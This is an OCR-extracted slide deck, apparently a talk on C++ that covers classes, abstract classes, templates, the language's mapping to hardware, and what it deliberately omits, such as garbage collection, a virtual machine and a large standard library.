  - It works
- Performance
  - A match for anything
- The best is buried in “compatibility stuff’’
  - long-term stability is a feature

What does C++ offer?


- C++ in Four slides
  - Map to hardware
  - Classes
  - Inheritance
  - Parameterized types




- If you understand **int** and **vector**, you understand C++
  - The rest is “details” (1,300+ pages of details)

Map to Hardware

- Primitive operations => instructions
  - +, %, ->, [], (), …
    - **int**, double, complex<double>, Date, …
    - **vector**, string, thread, Matrix, …




- Objects can be composed by simple concatenation:
  - Arrays
  - Classes/structs



Classes: Construction/Destruction

- From the first week of “C with Classes” (1979)

```
class X {                    // user-defined type
public:          // interface
        X(Something);// constructor from Something
        ~X();                // destructor
        // …
private:         // implementation
        // …
};
```



“A constructor establishes the environment for the members to run in; the destructor reverses its actions.”

Abstract Classes and Inheritance

- Insulate the user from the implementation

```
struct Device {                                  // abstract class
    virtual int put(const char*) = 0;        // pure virtual function
    virtual int get(const char*) = 0;
};
```

- No data members, all data in derived classes
  - “not brittle”
- Manipulate through pointer or reference
  - Typically allocated on the free store (“dynamic memory”)
  - Typically requires some form of lifetime management (use resource handles)
- Is the root of a hierarchy of derived classes

Parameterized Types and Classes

- Templates
  - Essential: Support for generic programming
  - Secondary: Support for compile-time computation


```
template<typename T>
class vector { /* … */ };                    // a generic type

vector<double> constants = {3.14159265359, 2.54, 1, 6.62606957E-34, };      // a use

template<typename C>
void sort (Cont& c) { /* … */ }      // a generic function

sort(constants);                    // a use
```

Not C++ (fundamental)

- No crucial dependence on a garbage collector
  - GC is a last and imperfect resort
- No guaranteed type safety
  - Not for all constructs
  - C compatibility, history, pointers/arrays, unions, casts, …
- No virtual machine
  - For many reasons, we often want to run on the real machine
  - You can run on a virtual machine (or in a sandbox) if you want to

Not C++ (market realities)

- No huge "standard" library
  - No owner
    - To produce "free" libraries to ensure market share
  - No central authority
    - To approve, reject, and help integration of libraries
- No standard
  - Graphics/GUI
    - Competing frameworks
  - XML support
  - Web support
  - …



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THANKS

FOR YOUR WATCHING